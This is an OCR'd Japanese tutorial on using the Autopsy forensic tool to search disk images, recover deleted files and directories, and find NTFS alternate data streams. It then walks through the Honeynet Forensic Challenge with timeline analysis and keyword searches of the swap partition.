
KEYWORD SEARCHでjpgを検索する。これはディスクイメージの中に含まれるjpgという単語をすべて検索する



検索結果の1つを選ぶと、検索結果が含まれるデータユニットの詳細を見ることができる



Find Meta Data Addressをクリックすると、このデータユニットを利用しているMFTやファイル名が表示される



MFTのリンクをクリックすると、該当のMFTを閲覧できる。ここからエクスポートすることにより対象をファイルに保存することができる

LESSON 5 メタデータモードで すべてのファイルを覗いてみよう

8-jpeg-searchを参照

先ほどの Lesson では拡張子やファイル名などの情報があらかじめわかっていた場合の解析だったが、次に拡張子が変更されていたり、ファイル名がわからない場合の解析手法を紹介しよう。

通常、ファイルにはメタデータと呼ばれる部分がある。直訳風にいえば、データについてのデータで、ファイルの作成日時や作成者・データ形式など、データを効率的に管理するの重要な情報である。

Autopsy において、ファイル名や拡張子などの情報を知らずに解析する場合、FILE ANALYSYS メニューのファイル一覧から探すか、メタデータを1つずつ見ていくことになる。NTFS の場合、ファイルは MFT といわれるメタデータで管理されている。

下の図を見るとわかるように、META DATA メニューの Allocation LIST から使用されている MFT のエントリー番号が一覧になっている。FAT の場合は、INODE の番号の一覧である。いちばん小さなエントリーから順に見ていくことで、すべてのファイルを見ることが可能だ。

この META DATA の画面をさらに見ていくと、ファイル名や FileType も一目で確認することができる。

この FileType は MFT のエントリーを元に Autopsy が生成しているので拡張子は全く関係ない。これで拡張子を変更されていてもファイルを見つけることができる。

この方法では、ファイルにヘッダーがあるもので Autopsy が認識できるものであれば、FileType として表示されるために一目でわかる利点がある。

さらにエントリーが残っている場合は、削除されたファイルも閲覧することが可能だ。この場合ファイル名が赤く表示されるので一目瞭然である。

このように非常に便利な機能ではあるが最大の欠点は、ファイルエントリーを1つずつ確認しなくてはならないという点だ。全ファイル（削除されてエントリーの残っているものを含む）を見ていく訳であるから非常に時間がかかってしまうのだ。

メタデータモードを使い削除したファイルを表示させる

①

Metadata Modeを開いたところ。先ほどMFTを閲覧した場所である

②

ALLOCATION LISTを開くとMFTの状態を確認できる

③

拡張子が違ってもファイル本体にファイルヘッダーがある場合は、FileTypeが正しく表示される

④

削除されたファイルは赤字で表示され、ファイル名の後ろに（deleted）と表示される。このファイルもエクスポート可能だ

LESSON 6
削除されたファイルを復元する

7-undel-ntfsを参照

ここから先の Lesson は付録 DVD の「7-undel-ntfs」のイメージを使用する。

通常削除されたファイルを復元するのはかなり面倒な作業である。もちろんゴミ箱にある場合は簡単であるが、ゴミ箱を空にした場合は専用ツールなどを使わなければ復元することができない。この場合でも Autopsy を利用すると簡単に復元させることができる。

META DATA でファイルエントリーを見ていけば、削除されたファイルもエントリーが残っている場合は、表示できることは先の Lesson で紹介した。


Autopsy は FILE ANALYSYS の画面でも削除ファイルを確認できる。これもファイル名が赤く表示されているので一目瞭然である。

あまりにも簡単すぎて拍子抜けしてしまうが、Autopsy では一覧から復元したいファイルを選んでエクスポートするだけでゴミ箱から消したファイルも復活させることができる。

ただし、データ領域に別のデータが書き込まれていたり、ファイルエントリーが削除されている場合は復元することができない。ファイルが削除されると、そのファイルが利用していた実際にデータを書き込む領域を自由に使うことができるため、ファイルを削除した場合は、データが残っている保証は全くないということも気にしておく必要がある。


自分自身で消去してしまったファイルを復活させる場合は、すぐにハードディスクのイメージを取得して作業しなければ、手遅れになることもあるということだ。逆に言うと消したタイミングで急いでイメージを作成すれば、削除したファイルは復元できる可能性が高い。この場合も正規に電源を切らずにいきなり電源を落とすことをお勧めする。そうすれば、シャットダウン処理でハードディスクによけいな書き込みが発生しないため復元できる確率はさらに増すことになる。

イメージファイルから削除されたファイルを復元する



「7-undel-ntfs」のディスクイメージを追加する

ディスクイメージを選択してANALYZEを選択する



FILE ANALYSISモードで削除ファイルが赤色で表示されている

削除ファイルを選択し、Exportすることによりファイルを復旧することができる

LESSON 7 削除ディレクトリの復元

7-undel-ntfsを参照


削除されたファイルは簡単にエクスポートできるAutopsyであるが、NTFSにおいてディレクトリは通常のファイルと同じような扱いを受けている。つまりディレクトリの復元も可能である。これもFILE ANALYSISメニューから簡単な操作で復元できる。

しかし、ディレクトリをエクスポートする意味はあまりないので、この操作をすることほとんどない。だが、FATの場合はどうであろうか。FATの場合もファイルとディレクトリの管理上の差はほぼない。NTFSのファイル削除はファイルデータに削除フラグを付けるという簡単なものであるが、FATの場合はファイル名の最初の文字を「_(アンダースコア)」に変更している。これが削除フラグの代わりであるが、ディレクトリもやはりはじめの文字を「_」に変更することによって削除フラグとしている。

ファイル修復ソフトの中にはFATの場合、ファイルを復元できないものが存在する。これはディレクトリの名前を復元できないために、ディレクトリごとファイル削除をした場合に、そのディレクトリとファイルの関係をうまく修復できないためだ。Autopsyの場合はFATのディレクトリ削除の場合でも問題なくファイルをエクスポートできる。しかもFILE ANALYSISから簡単に操作できる。さらにFATの場合、FILE ANALYSISのALL DELETED FILESボタンで削除した全ファイルの一覧をディレクトリ名ごと検索することも可能である。


イメージファイルから削除されたディレクトリを復元する

①




削除されたディレクトリdir1の中を表示。さらにその下に削除されたディレクトリとファイルが確認できる

②




削除されたファイルをクリックすると元のディレクトリ情報も表示されている

③



同じファイルのMFTを参照する。ディレクトリが-ORPHAN_FILE-になっている

④



FATの場合、ALL DELETED FILESで削除ファイルの一覧を取得できる。削除ファイルも削除ディレクトリも1文字目が「_」になっている

LESSON 8 特殊なファイルを見てみよう

7-undel-ntfsを参照

NTFSでは、代替データストリーム（ADS）という1つのファイルの後ろにデータを追加するような機能がある。Windowsファイルのプロパティで表示できる「タイトル」「サブジェクト」「作者」などの情報を保存するために使われるが、実際にはほかのファイルを隠す場所としても利用できる。


この代替データストリームに極秘情報を格納してデータを持ち出した場合などは、ファイル名のチェックだけではファイルの存在自体がわからないこともある。また、Rootkitのようなマルウェアが発見を逃れるために使うことも多い。

このようにセキュリティの問題を抱えている代替データストリームではあるが、ファイルデータとして存在しているためにAutopsyでは他のファイルと同じような扱いを受けている。唯一違うのはファイル名くらいのものである。このファイルの見つけ方は、メタデータを見ていく。メタデータを表示したときにいちばん下に現れるAttributesに注目すると、代替データストリームを使っているファイルは、$DATAの情報が2回以上現れる。


おのおののファイルは$DATAの後ろのリンクから詳細を開きそこからエクスポートすることができる。また、$DATA以外にも$INDEX_ROOTなどのデータが複数回現れる物もある。ただし、$INDEX_ROOTの場合は、ファイル名としても確認できるのでFILE ANALYSISから確認することもできる。

これも非常に簡単である。ただしLesson5でも述べたように、すべてのファイルを捜査するには非常に時間がかかってしまう欠点がある。


代替データストリームを調べてみよう




① ADSファイルの一例。ここでは1つのファイルに見える（mult1.datがADSを持つファイル）



② ADSを持つファイルのMeta Dataを表示。Attributesの$DATAが2つある。ADSに隠されているファイル名はADSであることがわかる



③ ADSに隠されたファイルも当然MFSがある。mult1.datに隠されたADSファイルのメタデータを表示。$DATAの横にあるMFSを検索すると表示される。ファイル名がmult1.dat:ADSというところからADSの中身であることがわかる



④ 特殊なADSの例。$DATAは1つであるが、$INDEX_ROOTという属性を複数持っている。この場合ファイルの一覧でADSファイルを確認できる

Autopsyを使って不正アクセス調査に挑戦

デジタルフォレンジック実践編

実践編ではThe Honeynet Projectの2つの問題を使って、実際にフォレンジックツールでどのような調査ができるか、どのような観点で調査するかを紹介していく。



文●Lesson1:kazamiya
Lesson2:伊原秀明(@port139)

LESSON 1 The Forensic Challengeの演習課題

Forensic Challenge Imagesよりダウンロード
http://old.honeynet.org/challenge/images.html

Lesson1では、The Forensic Challenge※で公開されたイメージを使う。10年近く前に使用された問題であるため、OSの動作など細かい点は現在とは異なるが、不正侵入調査の基礎を学ぶには良い題材である。ある時点でIDSのSnortにより不審なログを検出し、稼働状態のマシンからddでイメージを取得した、という経緯になっている。調査では、5W1Hを明らかにしていくという考え方で取り組むことになる。言いかえれば、いつ何が起きていたか、という過去の事象を掘り起こしていく。今回はAutopsyのタイムラインと検索機能を用いてどのような調査ができるか紹介したいと思う。

◎事前の準備作業

まずはAutopsy上でCaseを作成する。Case名は「Forensic Challenge」、Investigator Nameは「HJ」とする。忘れずにブラウザーのJavaScriptは無効にしておこう。また、発見した内容を随時記録するために日本語入力可能な状態にしておくとよい。タイムゾーン設定はHELPメニューのTime Zonesに記載されているリストから選ぶ。今回は「CST6CDT」が正しい設定である。調査対象となるddイメージは6つあり、各イメージとマウントポイントの対応は表1のとおりである。

表1 イメージファイルとマウントポイントの対応情報

ファイル名	マウントポイント	MD5
honeypot.hda8.dd	/	8f244a87b8d38d06603396810a91c43b
honeypot.hda1.dd	/boot	a1dd64dea2ed889e61f19bab154673ab
honeypot.hda6.dd	/home	4a20a173a82eb76546a7806ebf8a78a6
honeypot.hda5.dd	/usr	c1e1b0dc502173ff5609244e3ce8646b
honeypot.hda7.dd	/var	1b672df23d3af577975809ad4f08c49d
honeypot.hda9.dd	swap	b763a14d2c724e23ebb5354a27624f5f

表に従いイメージを追加していくが、Autopsyではイメージ投入時にMD5の計算や検証ができるようになっている。各イメージのハッシュ値を入力し、一致するか検証しておこう（図1）。

図1 イメージファイルの同一性検証

①
Image File Details
Local Name: images/honeypot.hda1.dd
Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)
Ignore the hash value for this image.
Calculate the hash value for this image.
Add the following MD5 hash value for this image:
a1dd64dea2ed889e61f19bab154673ab
Verify hash after importing?

Image File Details画面のData Integrity項目で「Add the following MD5 hash value for this image」を選択、既存のMD5値を入力し、「Verify hash after importing?」にチェックを入れてADDを押す

②
Add a new image to an Autopsy Case
Calculating MD5 (this could take a while)
Current MD5: A1DD64DEA2ED889E61F19BAB154673AB
Integrity Check Passed
Testing partitions
Linking image(s) into evidence locker
Image file added with ID img2
Volume image (0 to 0 - ext - /boot) added with ID vol2
OK


この時にMD5値を計算し、入力された値と一致すれば次の画面でIntegrity Check Passedと表示される

※ The Forensic Challenge http://old.honeynet.org/challenge/


◎タイムライン解析

6つのイメージが無事登録されれば調査の環境が整ったことになる。それではタイムラインを作成しよう（図2・3）。Autopsy は MAC times 情報を元にしてタイムラインを作成することができる。MAC time とは、ファイルシステムがファイルやディレクトリ単位で記録管理しているタイムスタンプのことであり、最終修正時刻（m）、最終アクセス時刻（a）、最終ステータス変更時刻（c）の3つを総称した意味として使われている（厳密にはファイルシステムによって異なるが、今回対象の Ext 系のファイルシステムではこの意味と同じである）。「最終」と付いているように、これらのタイムスタンプは、最後に更新された情報のみを記録している。タイムスタンプ情報を集め時系列に並べて、手がかりを探す方法がタイムライン解析である。


図2 タイムラインの作成




①6つのイメージが追加された直後のメイン画面である。ここで「FILE ACTIVITY TIME LINES」をクリックするとタイムライン作成画面に移動する



②CREATE DATA FILEで対象データの範囲を決める。基本はすべてにチェックをして対象にしておけば問題ない



③CREATE TIMELINEで対象時間の範囲などを調整する。最初の段階では指定せずにNoneとしておくのがよい。5.はUnix系OSにのみ関係がある項目で、パスワードファイルのあるパーティションを指定しておくと、ユーザーIDやグループIDが数値ではなく名前で表示されるようになる。6.は出力フォーマットを選択する項目。本格的な解析向けには表計算ソフトで扱えるようにCSV形式で出力する



④実行後の画面。生成したファイルの場所情報（画面では/forensics/ForensicChallenge/honeypot/output/timeline.txt）が表示される

図3 生成データの読み込み

timeline_csv.txt(読み取り専用) - OpenOffice.org Calc

	Date	Size	Typ	Mode	UID	GID	Meta	File Name
2	Wed Dec 31 1969 18:00:00	87756	...b	r/rrw-r--r--	root	root	100	/usr/share/locale/pt_PT/LC_CTYPE
3	Wed Dec 31 1969 18:00:00	13140	...b	r/rrw-r--r--	root	root	1000	/usr/src/linux-2.2.14/include/linux/sc26198.h
4	Wed Dec 31 1969 18:00:00	7390	...b	r/rrw-r--r--	root	root	1001	/usr/src/linux-2.2.14/include/linux/scc.h
5	Wed Dec 31 1969 18:00:00	22616	...b	r/rrw-r--r--	root	root	1002	/usr/src/linux-2.2.14/include/linux/sched.h
6	Wed Dec 31 1969 18:00:00	9729	...b	r/rrw-r--r--	root	root	1003	/usr/src/linux-2.2.14/include/linux/sdla.h
7	Wed Dec 31 1969 18:00:00	38829	...b	r/rrw-r--r--	root	root	1004	/usr/src/linux-2.2.14/include/linux/sdla_chdlc.h

1行目を固定にし、かつオートフィルターを設定した状態を作る。左から、時間（Date）、ファイルサイズ（Size）、タイムスタンプのタイプ（Type）、ファイルタイプ/パーミッション（Mode）、ユーザID（UID）、グループID（GID）、iノード番号（Meta）、ファイル名（File Name）と続く。タイムスタンプのタイプとは、m、a、cのうちどのタイムスタンプであるかを示していて、複数のタイムスタンプが同じであれば、ma..のように表示される。図では「…b」と表示されているが、これはファイル作成時間（b）をAutopsyでサポートしているものの、今回対象のExt2では該当のタイムスタンプを記録しておらず、0に相当する時間（1970/1/1 00:00 からタイムゾーンの6時間を引いた時間）が表示されているためである

図4 タイムラインの解析

	A	B	C	D	E	F	G	H
1	Date	Size	Typ	Mode	UID	GID	Meta	File Name
2	Wed Dec 31 1969 18:00:00	87756	...b	r/rrw-r--r--	すべて		100	/usr/share/locale/pt_PT/LC_CTYPE
3	Wed Dec 31 1969 18:00:00	13140	...b	r/rrw-r--r--	トップ 10		1000	/usr/src/linux-2.2.14/include/linux/sc26198.h
4	Wed Dec 31 1969 18:00:00	7390	...b	r/rrw-r--r--	標準フィルタ...		1001	/usr/src/linux-2.2.14/include/linux/scc.h
5	Wed Dec 31 1969 18:00:00	22616	...b	r/rrw-r--r--	- 空白 -		1002	/usr/src/linux-2.2.14/include/linux/sched.h
6	Wed Dec 31 1969 18:00:00	9729	...b	r/rrw-r--r--	- 空白でない -		1003	/usr/src/linux-2.2.14/include/linux/sdla.h
7	Wed Dec 31 1969 18:00:00	38829	...b	r/rrw-r--r--	1002		1004	/usr/src/linux-2.2.14/include/linux/sdla_chdlc.h
8	Wed Dec 31 1969 18:00:00	24481	...b	r/rrw-r--r--	1010		1005	/usr/src/linux-2.2.14/include/linux/sdla_fr.h
9	Wed Dec 31 1969 18:00:00	23484	...b	r/rrw-r--r--	17275		1006	/usr/src/linux-2.2.14/include/linux/sdla_ppp.h
10	Wed Dec 31 1969 18:00:00	25880	...b	r/rrw-r--r--	bin daemon		1007	/usr/src/linux-2.2.14/include/linux/sdla_x25.h
11	Wed Dec 31 1969 18:00:00	2988	...b	r/rrw-r--r--	drosen		1008	/usr/src/linux-2.2.14/include/linux/sdladrv.h
12	Wed Dec 31 1969 18:00:00	1024	...b	d/drwxr-xr-x	root	root	10081	/etc/sysconfig/console
13	Wed Dec 31 1969 18:00:00	1024	...b	d/drwxrwxr-x	root	man	10081	/var/catman/local/cat1
14	Wed Dec 31 1969 18:00:00	1024	...b	d/drwxr-xr-x	root	root	10082	/lib/modules/2.2.14-5.0/fs
15	Wed Dec 31 1969 18:00:00	1024	...b	d/drwxr-xr-x	uucp	uucp	10082	/var/log/uucp
16	Wed Dec 31 1969 18:00:00	15164	...b	r/rrw-r--r--	root	root	10083	/lib/modules/2.2.14-5.0/fs/autofs.o
17	Wed Dec 31 1969 18:00:00	0	...b	r/rrw-r--r--	uucp	uucp	10083	/var/log/uucp/Log
18	Wed Dec 31 1969 18:00:00	6856	...b	r/rrw-r--r--	root	root	10084	/lib/modules/2.2.14-5.0/fs/binfmt_aout.o
19	Wed Dec 31 1969 18:00:00	0	...b	r/rrw-r--r--	uucp	uucp	10084	/var/log/uucp/Stats
20	Wed Dec 31 1969 18:00:00	3204	...b	r/rrw-r--r--	root	root	10085	/lib/modules/2.2.14-5.0/fs/binfmt_java.o

UIDの一覧を確認した画面である。数字があることがわかるが、これは現在のパスワードファイルに登録されていないことを示すので、過去には存在していたが削除されたアカウントに関する情報が得られる可能性が高い


	A	B	C	D	E	F	G	H
1	Date	Size	Typ	Mode	UID	GID	Meta	File Name
101631	Wed Nov 08 2000 08:54:43	493031	..c.	-/rrwxr-xr-x	1002	users	63104	/usr/$OrphanFiles/OrphanFile-63104 (deleted)
101633	Wed Nov 08 2000 08:54:43	1037887	..c.	-/rrwxr-xr-x	1002	users	63106	/usr/$OrphanFiles/OrphanFile-63106 (deleted)
101635	Wed Nov 08 2000 08:54:43	1079584	..c.	-/rrwxr-xr-x	1002	users	63108	/usr/$OrphanFiles/OrphanFile-63108 (deleted)
101637	Wed Nov 08 2000 08:54:43	1111098	..c.	-/rrwxr-xr-x	1002	users	63110	/usr/$OrphanFiles/OrphanFile-63110 (deleted)
101639	Wed Nov 08 2000 08:54:43	41427	..c.	-/rrwxr-xr-x	1002	users	63112	/usr/$OrphanFiles/OrphanFile-63112 (deleted)
101641	Wed Nov 08 2000 08:54:43	1768665	..c.	-/rrwxr-xr-x	1002	users	63114	/usr/$OrphanFiles/OrphanFile-63114 (deleted)
101643	Wed Nov 08 2000 08:54:43	7166	..c.	-/rrwxr-xr-x	1002	users	63116	/usr/$OrphanFiles/OrphanFile-63116 (deleted)
101645	Wed Nov 08 2000 08:54:43	1172532	..c.	-/rrwxr-xr-x	1002	users	63118	/usr/$OrphanFiles/OrphanFile-63118 (deleted)
101647	Wed Nov 08 2000 08:54:43	173212	..c.	-/rrwxr-xr-x	1002	users	63120	/usr/$OrphanFiles/OrphanFile-63120 (deleted)
101649	Wed Nov 08 2000 08:54:43	1815	..c.	-/rrw-r--r--	1002	users	63122	/usr/$OrphanFiles/OrphanFile-63122 (deleted)
101650	Wed Nov 08 2000 08:54:43	1141797	..c.	-/rrwxr-xr-x	1002	users	63123	/usr/$OrphanFiles/OrphanFile-63123 (deleted)
101652	Wed Nov 08 2000 08:54:43	1029928	..c.	-/rrwxr-xr-x	1002	users	63125	/usr/$OrphanFiles/OrphanFile-63125 (deleted)
101670	Wed Nov 08 2000 08:56:05	9	..c.	-/rrw-r--r--	17275	games	109799	/usr/$OrphanFiles/OrphanFile-109799 (deleted)
101671	Wed Nov 08 2000 08:56:05	38	..c.	-/rrw-r--r--	17275	games	109800	/usr/$OrphanFiles/OrphanFile-109800 (deleted)
101672	Wed Nov 08 2000 08:56:05	318	..c.	-/rrw-r--r--	17275	games	109804	/usr/$OrphanFiles/OrphanFile-109804 (deleted)
101673	Wed Nov 08 2000 08:56:05	3051	..c.	-/rrw-r--r--	17275	games	109810	/usr/$OrphanFiles/OrphanFile-109810 (deleted)
101674	Wed Nov 08 2000 08:56:05	2730	..c.	-/rrw-r--r--	17275	games	109811	/usr/$OrphanFiles/OrphanFile-109811 (deleted)
101675	Wed Nov 08 2000 08:56:05	2286	..c.	r/rrw-r--r--	17275	games	109816	/usr/man/.Ci/.temp2 (deleted)
101676	Wed Nov 08 2000 08:56:05	2414	..c.	r/rrw-r--r--	17275	games	109818	/usr/man/.Ci/.temp3 (deleted)

画面はTypeが「..c.」であるレコードを表示した状態である。cはファイルの管理情報（メタデータ）が最後に修正された時間を示す。mはファイルの内容が最後に修正された時間であり、ファイルを移動、コピーしても維持する性質がある。つまり、「..c.」に合致する大半のファイルはm<c<aの状態にあり、OSがインストールされた時のシステムファイル（インストール後、更新はなくアクセスだけがあるファイル）を示す。この結果から、インストールした時間帯をある程度特定できる


	A	B	C	D	E	F	G	H
1	Date	Size	Typ	Mode	UID	GID	Meta	File Name
101630	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63103	/usr/$OrphanFiles/OrphanFile-63103 (deleted)
101632	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63105	/usr/$OrphanFiles/OrphanFile-63105 (deleted)
101634	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63107	/usr/$OrphanFiles/OrphanFile-63107 (deleted)
101636	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63109	/usr/$OrphanFiles/OrphanFile-63109 (deleted)
101638	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63111	/usr/$OrphanFiles/OrphanFile-63111 (deleted)
101640	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63113	/usr/$OrphanFiles/OrphanFile-63113 (deleted)
101642	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63115	/usr/$OrphanFiles/OrphanFile-63115 (deleted)
101644	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63117	/usr/$OrphanFiles/OrphanFile-63117 (deleted)
101646	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63119	/usr/$OrphanFiles/OrphanFile-63119 (deleted)
101648	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63121	/usr/$OrphanFiles/OrphanFile-63121 (deleted)
101651	Wed Nov 08 2000 08:54:43	0	mac.	-/drwxr-xr-x	1002	users	63124	/usr/$OrphanFiles/OrphanFile-63124 (deleted)
101662	Wed Nov 08 2000 08:56:02	0	mac.	r/rrw-r--r--	root	root	12103	/var/log/tempxfer (deleted-realloc)
101663	Wed Nov 08 2000 08:56:02	0	mac.	r/rrw-r--r--	root	root	12103	/var/log/xferlog
101664	Wed Nov 08 2000 08:56:02	7974	mac.	r/rrw-r--r--	root	root	12104	/var/log/messages
101666	Wed Nov 08 2000 08:56:02	268	mac.	r/rrw-r--r--	root	root	12111	/var/log/secure
101668	Wed Nov 08 2000 08:56:05	0	mac.	-/drwxr-xr-x	17275	games	109792	/usr/$OrphanFiles/OrphanFile-109792 (deleted)
101669	Wed Nov 08 2000 08:56:05	0	mac.	r/drwxr-xr-x	17275	games	109793	/usr/lib/yp/ypxfr_2perday-RPMDELETE (deleted)
101680	Wed Nov 08 2000 08:56:05	0	mac.	r/drwxr-xr-x	17275	games	109870	/usr/man/.Ci/.temp6 (deleted)
101691	Wed Nov 08 2000 08:56:05	0	mac.	-/drwxr-xr-x	17275	games	125254	/usr/$OrphanFiles/OrphanFile-125254 (deleted)

画面はTypeで「mac.」であるレコードを表示した状態である。これはm=a=cのファイル、言いかえればそのマシン上で新しくファイルが作成されて、その後ファイルにアクセスした形跡がないことを示す。侵入された可能性があると考えられる時間の範囲内になっていれば、意図的に改ざんされたファイルの可能性がある

図5 キーワード検索と検索結果画面



入力フォームにキーワードを入れてSEARCHボタンを押すと検索を開始する。図の下にあるPredefined Searchesのボタンを使うと、あらかじめGREP表現を用いて定義されたIPアドレスやDateなどの情報を検索することができる



IPアドレスで検索した結果。ログの断片と思われる情報が見つかっている

◎タイムライン解析

さて、いよいよ解析作業に入るわけだが、取りかかりとしてまずは直近の時間からさかのぼっていくか、不審な動きがあったという情報がある場合はその時間帯を中心に見ていくなど、調査する人やケースによってそれぞれだろう。もちろん1行ずつ確認していってもよいが、一般にデータ量は膨大になるため、すべてを確認するのは現実的でない。例としてオートフィルター機能を活用した手がかりの収集方法について紹介しよう。オートフィルターを使えば、設定した条件に合致したデータを抽出できるため、見落としがちな情報を浮き彫りにすることができる。

タイムラインの解析中に注意しなければならないのは、ファイルのタイムスタンプは容易に改ざん可能であるということだ。調査を困難にするために、意図的にタイムスタンプを変更するマルウェアも実際に存在するので、今見ているタイムスタンプの情報が正しいとは限らないことを念頭に置きつつ、調査に取り組む姿勢が重要である。

ついでに削除状態のファイルについて触れておこう。タイムラインを眺めているとファイル名の後ろに（deleted）や（deleted-realloc）と付いているものがあることに気づくはずだ。どちらも削除状態として検出、つまりファイルシステム上で再利用可能の状態にある領域に残っていた情報を解釈した結果を表示している。ここで、（deleted-realloc）は別のファイルによってもともとそのファイルが使っていたメタデータの領域が上書きされていることを示している。そのため、（deleted-realloc）と付いているファイル名と、一緒に表示されているメタデータは対応しない。（deleted）は該当のメタデータ領域が再利用可能なままであるが、それでも別のファイルによってすでに利用されていた可能性はあるので、他の手がかりとあわせて、削除されたファイルの情報であったか判断することになる。

◎未割り当て領域からの文字列検索

タイムライン解析でも不審な点が見つかったが、実際にログやヒストリファイルを参照してみると明らかに記録されている内容が少ないことに気づくだろう。侵入者が侵入の痕跡を隠ぺいするためにこれらのファイルを細工したことが予想される。

そのような状況で役に立つキーワード検索についても紹介しておこう。Autopsyでは、イメージに対してキーワード検索することができる。未使用領域も対象になるため、過去にあった断片的な情報が得られる可能性がある。ここではスワップパーティションのイメージに対して実行してみる。スワップパーティションはもともとメモリ上にあったデータを退避するための領域であるため、調査に役立つ情報が得られる可能性がある。キーワードにはGREP表現も使えるため、探したい情報に応じて活用するとよいだろう。

